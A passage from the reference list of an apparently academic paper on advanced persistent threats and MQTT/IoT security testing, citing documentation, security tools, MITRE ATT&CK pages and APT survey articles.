https://www.cve.org/CVERecord?id=CVE-2023-5632.

[10] Docker docs.
https://docs.docker.com/get-started/workshop/02_our_app/#:~:text=A%20Dockerfile%20is%20simply%20a,create%20a%20file%20named%20Dockerfile%20.

[11] Dynamic Security Plugin.
https://mosquitto.org/documentation/dynamic-security/.

[12] Eclipse Mosquitto. https://mosquitto.org/.

[13] Hydra. https://www.kali.org/tools/hydra/.

[14] MITRE attack official website. https://attack.mitre.org/techniques/enterprise/.

[15] The MITRE ATT&CK framework. https://www.rapid7.com/fundamentals/mitre-attack-framework/.

[16] Pieter Arntz. Explained: Advanced persistent threat (APT). https://www.malwarebytes.com/blog/101/2016/07/explained-advanced-persistent-threat-apt, 2016.

[17] Vilius Benetis, Jeimy J. Cano, Christos K. Dimitriadis, and Jo Stewart-Rattray. Advanced persistent threat awareness. Technical report, ISACA, 2013.

[18] XM Cyber. What are attack graphs? https://xmcyber.com/glossary/what-are-attack-graphs/, 2023.

[19] IT Governance. Advanced persistent threats (APTs). https://www.itgovernance.co.uk/advanced-persistent-threats-apt, 2019.

[20] Toger Light. paho-mqtt. https://pypi.org/project/paho-mqtt/.

[21] Sarah Maloney. What is an advanced persistent threat (APT)? https://www.cybereason.com/blog/advanced-persistent-threat-apt, 2018.

[22] Dan McInerney. pymetasploit3. https://pypi.org/project/pymetasploit3/.

[23] Adel Alshamrani Student Member, Sowmya Myneni Student Member, Ankur Chowdhary Student Member, and Dijiang Huang Senior Member. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE COMMUNICATIONS SURVEYS & TUTORIALS*, 2019.

[24] Alexandre Norman. python-nmap 0.7.1. https://pypi.org/project/python-nmap/.

[25] Islam Obaidat and Simona De Vivo. DDoShield-IoT. https://github.com/iobaidat/DDoShield-IoT. GitHub depository.

[26] HiveMQ Team. MQTT Client, MQTT Broker, and MQTT Server Connection Establishment Explained – MQTT Essentials: Part 3. https://www.hivemq.com/blog/mqtt-essentials-part-3-client-broker-connection-establishment/, 2023.

[27] Michael Yuan. Getting to know MQTT. https://developer.ibm.com/articles/iot-mqtt-why-good-for-iot/, 2021.